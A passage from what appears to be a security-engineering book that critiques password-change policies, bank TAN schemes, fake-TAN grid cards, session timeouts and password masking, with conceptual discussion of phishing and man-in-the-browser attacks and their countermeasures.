A final problem with the induced amnesia created by enforced password changes is the financial cost of a constant stream of password-reset requests to helpdesks, with several surveys estimating that around one third of all helpdesk calls are related to forgotten passwords [11]. Unfortunately there's no data available that examines the relationship between bad password policies and support costs, although there is some discussion of their consequences in "The Selfish Security Model for Password Authentication" on page 565. In the few cases where claimed figures are available, even the very non-specific figures for password resets of US$100-200 per user per year seem to come from the same place that the BSA and RIAA get their piracy figures from (at that price Facebook and MySpace would be spending about 20 billion US dollars a year on password management). A far more believable figure for the cost of password resets comes from the large-scale Windows Live study mentioned earlier, which gives a figure of 1.5% of users forgetting their passwords per month [12]. Assuming that it takes a rather pessimistic five minutes on the phone to a call-centre in Asia with operating costs that are typically in the region of US$5 an hour, this comes to about 8 cents per user per year, a far cry from US$200 per year, and even that's only for the few high-security systems that don't use email-based password resets, which would drive the overall average cost even lower.

There are in fact only two real arguments for adopting enforced password changes. The first is that if your organisation has poor account-management practices and doesn't bother disabling unused accounts belonging to former employees then periodic enforced password changes can (eventually) disable these accounts, in effect kludging in a form of account management at the expense of the security of all the other still-active accounts. Needless to say, this isn't a recommended form of account management. If you are going to do this, make the password change during a significant hardware or server software upgrade when users are expecting disruptions anyway rather than dropping it on them at some arbitrary point in time.

In many cases where account or password sharing exists it's done to address a particular social or business problem. For example one study found that "a surprising number of people shared the same account" at photo-sharing sites and email providers in order to allow extended family groups to use a single account and password for the entire group [90], with one study finding it to be "the de facto method of controlling access to shared resources" [17]. This represents a quite

natural (to its users) means of creating a virtual private meeting room in an otherwise public area, but does little to train people in good password management practice (there's a more in-depth discussion of security for social data sharing environments in "You've Been Warned" on page 185).

Another variation of this occurs in rare emergency situations in which standard account-management practices have failed, for example when a system administrator who potentially has access to passwords or password information is terminated. If you suspect that they could have absconded with sensitive information like password data (whether it's encrypted, hashed, or not) then it's probably a good idea to change everyone's passwords. In this case you might even consider applying the downright combative measure of publishing people's pre-change passwords after the change in order to force them to choose a genuinely new password rather than applying the standard practice of incrementally (and predictably) modifying their existing one.

The other argument in favour of enforced changes was hinted at in the discussion in "Password Complexity" on page 567 of what's required to resist a brute-force attack carried out with current botnets rather than a 1960s mainframe. To actually be effective against this type of attack you need to carry the password-change requirement to its logical conclusion and change it on every single use, which is the design principle behind one-time passwords or OTPs. OTPs either use a software or hardware token to algorithmically generate a new password on each use or rely on a printed list of pre-generated single-use passwords distributed by the operator of the system that they're being used with [91][92][93][94][95][96].

You can even use OTPs with systems that weren't originally designed to handle them by going through a proxy that converts your OTP to a standard password. Here's how this works. Suppose you want to log in to your mail server while you're on the road but you don't feel comfortable entering your password in an Internet café. Before you leave you encrypt your mail server password using a combination of a sequence number and a secret key held on the proxy server, giving you a series of encrypted passwords that can be used once just like a more conventional OTP. To check your mail while you're on the road you connect to the mail server via the proxy and enter the next encrypted password in the sequence. The proxy decrypts it using the secret key and sequence number and forwards the password to the mail server as part of the standard logon process (technically speaking what you're using here isn't a true proxy since only the login page is intercepted and then after the "proxy" has populated the logon credentials fields it redirects your browser to the actual site to continue the exchange so it works a bit more like a reverse proxy, but that's mostly irrelevant to the current discussion).

An attacker at the Internet café only ever sees the single-use encrypted password (acting as an OTP), and the mail server sees a standard logon with your usual password and doesn't require any modifications for OTP support. Since the proxy never stores any passwords but merely decrypts OTP tokens and forwards the result on, there's no password database on the proxy for an attacker to compromise [97][98].

OTPs were used for some years by European banks in the form of TANs or per-transaction PINs that were sent out to bank customers alongside their bank statements. Incidentally, if you're using TANs then make sure that you're generating them properly, unlike some banks who generated them non-randomly, making their TANs 18 times easier to guess than randomly-generated ones [99].

The TAN scheme was further strengthened in some cases by requiring a fixed password alongside the TANs, so that in the unlikely event that an attacker goes to the lengths of intercepting the postal mail to get the TAN list they still won't have the fixed password. When you're mailing out your TAN lists, try and make them a bit more tamper-evident than one German bank did. They included a warning message with the TAN list telling the user that if the envelope that the list came in had been opened then they should report this to the bank. When someone accidentally opened a TAN letter intended for a co-worker, they fixed the problem by putting the TAN list

in a new envelope, addressed it, sealed it, and passed the now un-tampered envelope on to its intended recipient.

Speaking of bank mailings, the traditional mailed bank statement is the single most effective online-banking security measure there is, with one study finding that 98% of all users checked their printed statement every month, a far higher success rate than for any other security measure designed to protect the online banking process [100]. This is also useful in emerging markets like retirement-savings/superannuation fraud, where people rarely check account balances because they don't plan to touch them until they retire. Fraudsters can monetise these accounts by moving their contents into self-managed funds that they can then pilfer, or by using hardship payments to cash out the funds long before they'd otherwise be due [101]. Making this even worse for the victim is the fact that such funds are less well covered by consumer-protection requirements than normal bank accounts, so that the victims may not be reimbursed for their losses.

As a more immediate audit mechanism, emailing out a brief statement of every financial transaction carried out with the user's credentials can also serve as a very effective early-warning system for credential misuse. Whatever you do, don't move to online-only financial statements because the same bank-fraud malware that's used to loot accounts will also rewrite the online bank statement to cover up suspicious activity so that users won't notice it and report it to the bank, giving the attackers plenty of time to cash out the account [102].

The effect of different banks' attitudes towards password security (and security in general) is shown in phishing loss figures, with losses in the UK, which has traditionally used straight passwords, being eight times higher than in Germany, which used to use TANs and has since moved on to even stronger measures.

Similar sorts of figures are given in a comparison of US and Asian banks. Asian banks use (real) two-factor authentication, perform comprehensive analyses of electronic crime incidents, and in general are concerned about their reputation and image and are prepared to invest extra effort to protect them. For example one Japanese bank maintains multiple independent security-audit/assessment teams, often using two or more teams to check a particular system, with the different teams acting as a cross-check on each others' performance. The bank's security people plant known vulnerabilities in order to verify that their auditing teams are catching things, and rate each team's performance against that of the others. At the end of the year the lowest-performing team for that year gets reassigned to other work, and new auditors/assessors are brought in to replace them. In another case, a medium-size Australasian bank employs no less than sixty full-time staff who do nothing but perform penetration-testing of the bank's systems.

The results of this careful attention to security are obvious: The losses due to electronic crime like phishing and malware for Asian banks is *twenty-five times* lower than for equivalent US banks [103]. In contrast in the US, where banks not only use straight passwords but as previous chapters have pointed out actively train their customers to become phishing victims, phishing losses are a staggering *six hundred times* higher than in Germany [104][131].

While TANs are a significant improvement over static passwords, various forms of attack are still possible. For example a phisher can ask for the next few TAN values at their phishing site (using "Invalid TAN" as the reason for asking for several successive values) to obtain a series of future TANs [105], although even this trick can be taken a bit too far, as in the case of the phishers who asked for blocks of eight successive TANs and their corresponding sequence numbers at a time [106][107]

---

[131] Although this extreme disparity was pointed out by a German security researcher, the figures he used are from Gartner in the US. While the absolute values given in these sorts of figures is in some doubt (see "A Profitless Endeavor: Phishing as Tragedy of the Commons", Cormac Herley and Dinei Florencio, *Proceedings of the 2008 New Security Paradigms Workshop*, September 2008, p.59) the single source should at least provide vaguely consistent relative values. The UK and Germany have roughly identical online user bases, the US has about four times the user base. On the other hand Germany is located right next to the world centres for cybercrime in eastern Europe.

[108]. A simple counter-measure for this is to include a note on the printed TAN sheet telling users never to use a site that asks for more than one TAN at a time. An additional countermeasure is to implement a TAN high water-mark mechanism in which the use of a given TAN locks out all previous ones (this is a standard feature of the TAN mechanism used by many banks).

(The problem of TAN-style mechanisms relying on correct user behaviour in order to remain secure isn't unique to banking. Norway's proposed e-voting system has users enter PINs to authenticate their vote and then later verify it using a verification code (a receipt code in e-voting terminology) that the voting system sends back to them to confirm that their vote has been correctly recorded, with both the PIN and receipt code being printed on the voting form that's mailed to them [109]. In one experiment carried out to evaluate the security of this system researchers sent voters to a phishing site that they'd set up that asked them to "please confirm your selection by typing in the code [the receipt code] on the back of your voter's card". Despite a concerted education effort by the Norwegian government on the correct use of the e-voting system, every user handed over their receipt code to the phishing site. The resulting information would have allowed an attacker to both alter legitimate votes and then to send out apparently-genuine receipts indicating that the original, un-altered votes had been recorded [110]).

There are many other security-related situations in which a high water-mark mechanism can be useful. For access-control tokens like SecurIDs and similar one-time authenticator generators it's used mostly to deal with token de-synchronisation issues, but with mechanisms like hotel door card keys it's an active part of the card-key mechanism. When you check in to the hotel, the reception desk gives you a card that has two door codes encoded onto it, the code of the previous occupant and a new code for you. When you swipe your card, it uses the previous-occupant code to authenticate the unlock operation and replaces the access code with the new code on the card, disabling access via the previous card and its code [111]. This mechanism avoids the need for the reception desk to reprogram the reader every time a guest checks out or to have all readers wired up to a centralised access-control system.

Even the use of the TAN high water-mark mechanism is really just a band-aid though, and a better long-term fix is to avoid using TANs sequentially. This is what indexed TANs or iTANs[132] are designed to achieve. Sites that use indexed TANs ask for a TAN from a random position on the list rather than going through the list sequentially, which means that the phisher can no longer gain any benefit by asking for the next *n* TANs because they're not processed in sequential order any more.

All of these measures significantly increase security over the use of static passwords because now instead of phishing a password and selling it off to a broker at their leisure a phisher has to ensure that the phished TAN is used as quickly as possible to avoid it being locked out by a legitimate account access, and can only sell the credentials once because any use of a later TAN in the sequence will lock out all earlier TANs. This hits phishers where it hurts most, since the more reputable ones offer money-back guarantees on their product and the last thing that they want is a flood of returns.

TANs and their assorted variants were effective for awhile, but they have one fatal flaw. Because they're pre-generated, they're not linked to an individual transaction in any way, so that an attacker can replace the transaction data that the TAN is authenticating without raising any alarms. The standard way of doing this is the so-called man-in-the-browser (MITB) attack, a variant of a standard MITM attack in which the browser is subverted to display the details for transaction A while actually performing transaction B, or to perform a hidden background transaction without the user's knowledge, all authenticated with the user-supplied TAN. The better MITB attacks also spoof the transaction logs that are displayed by the banking site so that the victim sees what they expect to see rather than what actually occurred (this is why the use of printed bank statements as mentioned earlier is essential for detecting this type of fraud).

---

[132] Also not related to any product from Apple Computer.

Because of these attacks, by the late noughties straightforward TANs were no longer regarded as sufficient for banking use, so that by 2010 the weakest level of authentication that was still allowed by German banks was the iTAN [112]. The primary replacement for static TANs was SMS-based authentication of the type that's discussed in "Security Works in Practice but Not in Theory" on page 16. Even these can be defeated, either through the rather laborious process of SIM swop fraud that's discussed in "Don't be a Target" on page 310 or through the much easier process of having the MITB malware, masquerading as the bank, request the user's mobile phone number and sending them via SMS a link to a "security update" which is just more malware, but this time targeting the major types of smart phones to perform a so-called man-in-the-mobile (MITMo) attack [113][114][115][116][117][118][119][120][121][122][133].

The mainstream appearance of this type of malware, which coincided with the 2009 publication of sample MITMo code in a Russian hacking magazine [123][134], intercepts incoming SMS' and, if they're of interest, invisibly forwards them from the victim's phone to the attacker, effectively turning the phone into an SMS-based proxy for authentication messages [124][125]. This is in turn a variant of a much older scam in which users get sent a spam SMS, typically via a mechanism called WAP Push that allows the sender to direct the phone to a specified site, which leads to the phone's owner being billed when they access the site through their service provider's WAP gateway.

An alternative authentication mechanism that isn't vulnerable to trojans uses cryptographic authentication tokens to generate TANs. For example some Asian banks generate TANs using a security token for which the user enters the last six digits of the target account and the token uses that as a seed for generating the TAN, tying the transaction to the intended account (this simple measure would have prevented the Norwegian banking problem discussed in "User Education, and Why it Doesn't Work" on page 195). European banks use smartcard-based ChipTANs in which the user enters portions of the transaction data on a card reader, which then generates a cryptographic checksum using the user's ATM card.

---

[133] Beyond MITM, MITB, and MITMo there's also the MITS (man-in-the-suit) attack, in which the bank cuts out the middlemen and takes your money directly in the form of government bailouts.

[134] Proving that it's the early bird that makes the worm.

Figure 150: ChipTAN reader for online banking

Some of the more sophisticated readers, which unfortunately aren't always easy to use, can read the transaction data directly from the computer monitor and then display the transaction information on the reader's built-in display, free from interference by PC-based malware. A slightly better approach is to use a QR 2D barcode in conjunction with a smartphone, a so-called QR-TAN, to convey secured transaction data to the user [126]. The result in all of these cases is cryptographically tied to both the transaction and the account and serves as the TAN. This process not only provides an air gap between the trusted and untrusted components but makes the TAN-entry process an explicit user-initiated and –controlled action rather than something that a trojan can perform behind the user's back. Numerous variations of this mechanism exist, with a typical reader being used in combination with an ATM card shown in Figure 150.

In any case though even without the use of fancy cryptographic mechanisms, as the fraud figures mentioned earlier illustrate, just the straightforward use of static TANs has resulted in a massive decrease in fraud compared to countries that don't use them.

Figure 151: First Virtual VPIN payment flow

Interestingly, TANs were anticipated by one of the first attempts at Internet-based payment systems pioneered by a company called First Virtual in 1994. Their payment system used authenticators called VPINs or virtual PINs that function roughly like today's TANs. The First Virtual payment flow is shown in Figure 151 and works more or less like current credit card-based systems except that the one-time VPIN is used instead of the (irreplaceable) credit card information. In addition there's a final confirmation process that goes directly back to the consumer to verify that the request received by First Virtual did actually come from them [127][128].

Looking at the current threats that this system avoids, the use of VPINs, like TANs, immediately defeats the standard phishing model in which phishers acquire the static card data and on-sell it to dealers who then resell it to cashiers who cash out the accounts. Since a VPIN is ephemeral and has to be used fairly promptly the standard flow is disrupted as the account has to be cashed out as soon as the credential is acquired. This then triggers the confirmation step, in which the user is presented with the payment request as received by First Virtual and asked to confirm it. With sufficient effort an attacker can still bypass this (the attacker would have to obtain the user's First Virtual credentials, use them to change the contact details that are used to confirm the purchase, perform a man-in-the-middle attack to obtain the current VPIN, and then wait for the confirmation request to arrive at the newly-changed contact location) but now the attack has gone from a straightforward fire-and-forget process in which the phishers set up a trap and wait for people to fall into it, with different aspects outsourced as required, to a rather labour-intensive, fully integrated operation that still mostly goes beyond what today's MITB trojans do, completely changing the value proposition for phishing and the remainder of the cybercrime food chain.

The reason why the First Virtual payment system and any number of other similar systems failed was because they were before their time in several ways. The market wasn't there yet so there was little demand for it. The underlying technology that it relied on was too immature, so that First Virtual inadvertently served as the test load for assorted broken mail servers, broken mail clients (the default Windows email client at the time was the notorious Microsoft Mail), broken routers, broken DNS, and anything else that could possibly cause problems [129]. The confirmation step that helped give the system its resistance to attack was anathema to the credit card industry, whose overwhelming goal is to entice people to buy on credit as much as possible, and the confirmation step was felt to affect impulse buying [130]. Finally, the threats weren't there yet either and in an industry whose primary goal is to extend credit by any means available [131] the much simpler approach of having users type their credit card number into a web page, which didn't require confirmation (or any thinking at all) by users and didn't involve First Virtual as a middleman, eventually won out.

Case Study: Fake TANs

Banks in some countries will go to great lengths to avoid having to deploy proper authentication systems, with pretend two-factor authentication methods like SiteKey, discussed in "Site Images" on page 782, being one example. Another such technique is the fake TAN, a one-and-a-bit factor authentication scheme that comes in a variety of different flavours, one of which has the bank issue users with a card containing a grid of letters and numbers (sometimes called a "bingo card") as depicted in Figure 152. At each login users are prompted to enter three of the values at randomly chosen positions. For example a user might be asked to enter the values at locations A-2, E-6, and C-5, which in this case would be 'T', 'D', and 'X'. Other fake-TAN systems aren't even this strong, employing little more than a user-chosen string of half a dozen digits as their key space [132]. If the bank is really clever they can even save postage by emailing the fake-TAN matrix to the user's Hotmail account instead of mailing it to them via standard post [133].

Figure 152: Fake TAN card

Since these fake-TAN values aren't real randomly-generated TANs the number of possible values is very small and never unique, making them quite vulnerable to an enumeration attack in which a phisher repeatedly reports "Invalid password" and gets the user to enter successive values until they've given most of them away. In order to maximise the number of values collected, the phisher can use a variation of the attack that's so successful against SiteKey and has their phishing page inform the user that the security of the banks' award-winning fake-TAN mechanism has been further enhanced to require the entry of five values instead of the earlier three in order to provide improved protection against phishing attacks.

The TAN-entry mechanism used by the banks makes the standard mistake of blanking the values entered so that it's impossible for users to verify whether they've really entered the values correctly or not, and the dense nature of the grid means that it's easy to misread a value from the wrong row or column (in the meantime whoever this blanking is supposed to be defending against can simply read the required values off the fake TAN card just as the user is doing). As a result users are conditioned to expect occasional authentication failures as a matter of course, and as with standard passwords will re-try their authentication code numerous times in order to gain access to their accounts.

Since the phisher is learning five values per try (every fake-TAN entry gets the phisher 10% of the values in a grid of the type depicted in Figure 152 and nearly the entire set of values if the digits are selected from a short user-chosen string), once they have a sufficient fraction of the total to feel comfortable they can point their botnet at the banks' site and open several connections, one of which will be prompted for all-known values, at which point they're in (this assumes that the bank's software doesn't ask for exactly the same values on each connection, in which case you either have to phish a few more values to get better coverage or use the alternative attack below).

A related problem with these fake-TAN systems is the fact that in order to be able to verify individual characters or digits within the authentication data rather than performing a true/false match on the authentication string as a whole, the data has to be stored in plaintext form or some plaintext-equivalent such as having it encrypted with a key that's hardcoded into the verification system. As a result any attacker who compromises the verification system has access to everyone's fake-TAN values, while with a standard password all they'd have access to is some cryptographically masked derivative of the password, but not the password data itself.

There's a second, less obvious attack beyond the enumeration attack described above that relies on using a "security" feature of the fake-TAN system against it [132][134]. In order to avoid enumeration attacks the various systems don't change the values that they ask for if the authentication fails[135]. In other words if the authenticator given earlier were entered as 'T', 'D', 'L' then the system would again ask for the

---

[135] At least all of the ones that have been tested so far don't, even independently-created ones used by completely different banks.

values at A-2, E-6, and C-5 until the authentication succeeded. This "feature" doesn't actually protect against anything since the phishers don't have to follow these rules and can ask for a different authenticator each time, but the fake-TAN system does it anyway (this is a bit like the Safe2Login system discussed in "Site Images" on page 782 where the attackers haven't read the vendor's FAQ and therefore don't know that they're supposed to be foiled by measures like this).

In order to defeat this system, a phisher relays the request for the authenticator from the genuine banking site and obtains the response from the user. They then change one of the values and pass the result back to the bank, which fails the authentication and leaves the authentication code unchanged to protect itself against whatever it is that this is meant to protect against. The attacker now knows what the next authentication value will be and can drain the account at their leisure. So not only does this measure not protect against anything, it actually makes the system much more vulnerable to attack!

(In practice it's not even as complicated as this. Because users have no idea what the expected behaviour is supposed to be a standard man-in-the-middle attack with a spoofed network error or timeout or something similar presented to the user while the attacker clears out the account will work just as well).

A final problem with fake TANs, and more generally with any pretend two-factor authentication method, is that real-world evaluations have shown that in the presence of a second factor that's used to augment passwords, users assume that the second factor will provide the overall security for the system and so choose very weak passwords. The more cromulent the second factor appears to be to users (meaning the more gee-whiz and/or the harder to use it is), the more likely they are to rely on it for security. One study into this phenomenon found that in the presence of a second factor users were choosing passwords that were on average three thousand times weaker than the ones that they chose when the second factor was absent, and concluded by warning security architects "do not introduce security mechanisms that appear to provide more security than they actually provide" [135].

Having said all of that, banks have said that the elderly are quite happy with the fake-TAN cards because they remind them of bingo cards. It does seem a somewhat curious market segment to be optimising your authentication technology for though.

Password Sanitisation

A counterpoint to being forced to change your password when you don't want to is being prevented from changing it when you do, or more specifically from being able to disable old credentials and account information when they're no longer of any use to you. This is a severe problem with online accounts, which almost never provide a means of deleting them so that once created the information in them stays around more or less forever [136]. From the site owner's point of view this is quite natural, any data that they have on you has commercial value and so it's in their best interests to retain it even if it's of no value to you any more. In the extreme case even if the organisation that's holding your information goes bankrupt the liquidators can still recover a small amount of value by selling the information to the highest bidder, which is exactly what happened with the customer records of any number of failed companies during the dot-com meltdown of 2000-2001 (the fact that the company was in receivership trumped any privacy policies that they may have published while they were still solvent).

If your management will let you get away with it, consider providing an account shutdown process that's initiated after a set period of account inactivity, say a year. If the account owner doesn't log on during that period, send them three successive emails asking for a sign of life, and if you don't get any then delete all the information that you have on them and close the account. Apart from this being good practice for minimising the amount of stale data that you have floating around, it also helps minimise your exposure in the event of a compromise. At the very least, delete any stored payment information that hasn't been used for more than a year (unless it's being used as part of a yearly billing cycle) even if you keep the account itself open.

From the user's point of view if the site doesn't provide an account-deletion facility there's not much that you can do. There have been attempts at introducing a new type of privacy right, the right to be forgotten [137][138][139][140], but it'll probably be some time before this is enshrined in legislation. To some extent the expiry of credit cards causes a certain amount of account rollover, although even then due to slip-ups in processing it's sometimes possible to apply charges to credit cards long after they've expired, and even if the card has expired the site will still hold a mass of other information that's useful for things like targeted spear-phishing attacks.

You can cause at least the billing portions of the data that's held to become worthless by periodically cancelling your credit card and having your bank issue you a new one, but the fees involved make this a rather expensive exercise. Alternatively, just use your card in the US and then sit back and wait for the next major data breach notification to appear, at which point your bank will issue you a new card anyway.

(Incidentally, the same problem of excessively long-lived retention of access rights to users' financial data affects the banks internally as well. There's a joke in the banking industry that you can follow someone's career path within the bank by looking at how many systems they still retain unnecessary access rights to [141]).

In the absence of a true account deletion facility the only other option that you have is to make your account data of no value to an attacker by replacing all of the information in it with meaningless values. In this way even though the account may persist forever, the information in it is useless to anyone who gets their hands on it. A mechanism for declaring data bankruptcy and starting again is something for which the only real solution appears to be a legislative one because it's not something that sites that store the data seem to consider, and even if they do the incentive is to retain the data for all eternity. There may be a certain amount of redress available in some countries' privacy laws although exactly how far you can push these is the subject of endless debate among lawyers and, more often, armchair lawyers.

Password Timeouts

A variation on the password-lifetime problem is password timeouts, or more generally authentication session timeouts. This is another concept that goes back to mainframe terminal rooms and was designed as a means of protecting the accounts of people who forgot to log out when they walked away from the shared terminal that they had been using. Like other measures designed for 1960s mainframes this one doesn't do much good in a current computing environment. Depending on the length of the timeout it's either frequent enough to constitute a denial-of-service attack or it's infrequent enough that it never gets to serve its intended purpose. In practice such a measure appears to be entirely unnecessary in the light of user studies which have shown that 93% of users log out of their online banking session when they've finished. The study actually looked for users that explicitly logged out via the web page, since over half the users closed the browser at the end of the session and a third cleared the cache ("Clear Private Data" in Firefox, which also deletes any session state) the actual figure is likely closer to 100% [100]. This indicates that users not logging out isn't a problem in the first place, but it's instructive to look at the consequences of password timeouts anyway just to see what effect they have.

If the auto-logout interval is set too low then it creates a very affective denial-of-service attack. Either a slow server or a slow user, coupled with an overly-aggressive timeout, can shut down a session and cause the user to lose all of their work. This is particularly irritating for operations that require filling out online forms or performing complex multistage operations since the entire operation has to be repeated from the beginning (one country's tax department explicitly disabled session timeouts on their servers in acknowledgement of the fact that if there's anything that people dislike more than filling out tax forms, it's filling out the same tax form three times in a row). This type of form-filling operation often requires the user to look up information offline, which only increases the chances of the session timing out.

A situation in which aggressive session timeouts are especially problematic is in the case of blind users and, in general, users who need assistive technology to help them

fill out forms. Since this process takes them considerably longer than standard users, web sites that time out after a short period force them to log back in again and repeat what's already a painful enough process in the first place [142].

What makes this even worse is the fact that after about the third time that the user has been forced to re-enter the same information after being kicked off, they're far less likely to carefully check the values that they've entered than the first time that they did it. This is particularly problematic with the overly-aggressive timeouts enforced by some banking sites, which practically guarantee that users will eventually mistype an account number or balance for a payment or funds transfer operation if they're forced to re-enter the information often enough, particularly when the data entry forms are broken down into numerous individual fields for different parts of account numbers, names, and dollars and cents, which preclude cutting and pasting the prepared values from elsewhere (there have been a number of reports of customers actually switching banks just to escape the frustration of their current banks' web interface. Particularly entertaining is the situation where the bank uses SMS-based authorisation and the cell-phone network lag is just slightly larger than the bank's web session timeout interval).

The other problem occurs at the other end of the spectrum when the timeout period is too long to be effective, but to see this we need to examine typical usage cases. The easiest one to deal with is home users. Unless they're Marcus Ranum and their cats have learned to type, there's no need to time out the session since there's nothing that you're "protecting" them from by doing so. As a quick rule of thumb, if the client system's OS is any version of Windows with the string "Home" in the product name then you can turn off timeouts now.

What about trickier cases like Internet cafés? This is a usage scenario that's often used to justify session timeouts, but you need to carefully examine the actual usage situation to see whether it's really justified or not. The way an Internet café works is that you pay for a block of time, typically in fixed 15- or 30-minute segments. Once your time is up, you're forcibly logged off the entire machine, not just your Internet session. The endowment effect (see "Psychology" on page 125) combined with other phenomena like the sunk cost fallacy, which requires "getting your money's worth" even if it doesn't make much sense, means that people tend to use up their entire block of time once they've paid for it, even if it's just by browsing random web sites. However some subset of people will leave before their time is up, and an even smaller subset of people will forget to log out when they leave in this manner. The actual number of people that do this is vanishingly small (see the figures given at the start of this section) but just for argument's sake lets assume that we've located the minute subset of the tiny subset of users who get up and leave their Internet café session early without logging out.

At this point one of two things can happen. If the Internet café isn't very busy then there won't be anyone waiting to use the machine and the session will terminate naturally once the paid-for time is up and the user is forcibly kicked off the machine. If, on the other hand, the Internet café is busy and there are people waiting to use the machine then the next user will be along immediately and even an infuriating one-minute timeout won't do much good. So even in the extreme case of an Internet café, timeouts don't help much. At best they'll have no effect at all, and at worst they'll really annoy users when they're kicked off in the middle of doing something and possibly forced to buy another block of time in order to have another go at completing their task.

Although it's always possible, through the application of sufficiently contorted thinking, to come up with scenarios in which aggressive timeouts are useful, in general they have no effect on security but do have the effect of annoying users and introducing potentially serious errors into their work, and are sufficiently dysfunctional that they can even provide the basis for new types of phishing attacks [143]. Setting a timeout of 30 or 60 minutes to prevent stale sessions from hanging around forever should be sufficient for most situations.

This is also useful in the specific case of mobile devices, which don't close the browser in the usual sense but keep sessions hanging around more or less forever, to the point of taking a screen shot of the browser session to give the illusion of fast task switching. When the browser is brought back to the foreground, the screen capture is displayed and the browser task resumes. This means that the session can potentially hang around forever, including when the user leaves their device lying on a bus seat, or in an airport lounge, or is relieved of it as they're walking down the street. To deal with situations like this the same stale-session timeout rule applies.

Password Display

The practice of blanking or masking out password-entry fields arises from a thirty- to forty-year-old model of computer usage that assumes that users are sitting in a shared terminal room connected to a mainframe. In this type of environment, depicted in Figure 153, printing out the user's password on the hardcopy terminal (a "terminal" being a keyboard/keypunch and printer, video displays existed only for a select few specialised graphics devices) was seen as a security risk since anyone who got hold of the discarded printout would have been able to see the user's password.

**Figure 153: The reference model for Internet user authentication
(Image courtesy Alcatel-Lucent)**

When CRT-based terminals were introduced in the mid-1970s, the practice was continued because shoulder surfing in the shared mainframe (or, eventually, minicomputer) terminal room was still seen as a problem, especially since the line-mode interface meant that it would take awhile before the displayed input scrolled off the screen.

As with the other password requirements listed at the start of this chapter, the two paragraphs above show just how archaic the conceptual password-entry model that we still use today actually is. Tell any current user about using teletypes to communicate with computers and they'll give you the sort of look that a cow gives an oncoming train, and yet this is the usage model that password-entry dialogs are built around. Such a model was only acceptable thirty years ago when users were technically skilled and motivated to deal with computer quirks and peculiarities, the password-entry process provided a form of location-limited channel (even basic communication with the computer required that the user demonstrate their capability for physical access to the terminal room, with the "computer access control mechanism" being the key to the machine room door), and users had to memorise only a single password for the mainframe that they had access to.

Today none of these conditions apply any more. What's worse, some of these historic design requirements play right into the hands of attackers. Blanking or masking out entered passwords so that your model 33 teletype doesn't leave a hardcopy record for the next user means that you don't get any feedback about the password that you've just entered. As a result, if the system tells users that they've entered the wrong password, they'll re-enter it (often several times) or alternatively try passwords for other accounts (which in the password-entry dialog all appear identical) on the assumption that they unthinkingly entered the password for the wrong account.

This practice, which is covered in a "Password Manager Browser Plugins" on page 781, is being actively exploited by phishers in man-in-the-middle attacks and to harvest passwords for multiple accounts in a single attack. The characteristic disabling of echo in text-mode password entry can even be used to identify and recover password information in SSH sessions via timing channels [144]. A similar type of attack works for encrypted voice-over-IP (VoIP) communications, relying on the timing and compression of variable bit-rate codecs to identify spoken phrases [145][146][147][148][149][150][151][152][153] or video content [154][155] without having to break the encryption. Similar forms of weaknesses have also been identified for IPsec tunnels [156], and a variation can be used to identify the protocol that's being sent over an encrypted tunnel based not only on things like packet sizes, client/server response delays, and other network-related characteristics but innate properties of the tunnelled protocol. For example Microsoft Exchange is very chatty, scp is mostly one-way, and voice is mostly ping-pong exchanges balanced in both directions [157].

Yet another variation of this type of attack allows recovery of metadata from HTTP-over-SSL sessions by observing message timing and size information. This is a rather sophisticated attack that's quite difficult to counter because it takes advantage of the fact that different user actions on web pages return different amounts and types of data that can't be easily masked at the SSL/TLS level through simple countermeasures like padding the encrypted messages. For example if a user goes to an online health site then, depending on which links they click and which settings they select, the site will return different data types and quantities that provide a unique fingerprint that allows a careful observer to identify what actions the user took to get the observed result.

Similarly someone performing online tax filing generates a unique messaging fingerprint based on the actions they take on the site such as which tax bracket and category they fall into, and the extensive use of AJAX makes this type of side-channel analysis even easier. The end result is that an attacker who's built up a good model of the site can obtain a considerable amount of information about a user's actions, and data entered, on the site without needing to perform any direct attack on the SSL/TLS protocol [158][159][160][161][162][163][164][165][166] or alternative encrypted-tunnelling protocols used by privacy proxies [167][168][169].

Although there have been some attempts made to disguise the details of encrypted HTTP traffic through tricks like using HTTP pipelining to bundle several requests into one and conversely the HTTP Range facility to break a single request up into several sub-requests, the standard trick of injecting no-op requests and randomly delaying packets to disguise traffic statistics [170], and exotic mechanisms like traffic morphing in which packets from browsing site A are modified to give them the same characteristics that would be obtained from browsing site B by padding or splitting packets as required [171], in practice most users remain vulnerable because the additional complexity and the fact that such measures mess up performance if everyone starts applying them mean that anti-traffic-analysis features aren't implemented or deployed, and even if they were it'd eventually boil down to an arms race between injecting noise and more effective means of filtering it out.

On the other hand since this type of attack involves sniffing encrypted network data over a period of time followed by fairly complex analyses and even then only reduces the search space rather than revealing the actual secret data while a standard password-guessing or phishing attack involves little more than the attacker double-

clicking on a botnet controller icon in order to launch it, it's unlikely that any significant attacker will ever bother with this. However if you don't address the issue then someone will publish a conference paper saying that you're vulnerable (a so-called conference-paper attack) so it's a good idea to try and defend against it anyway.

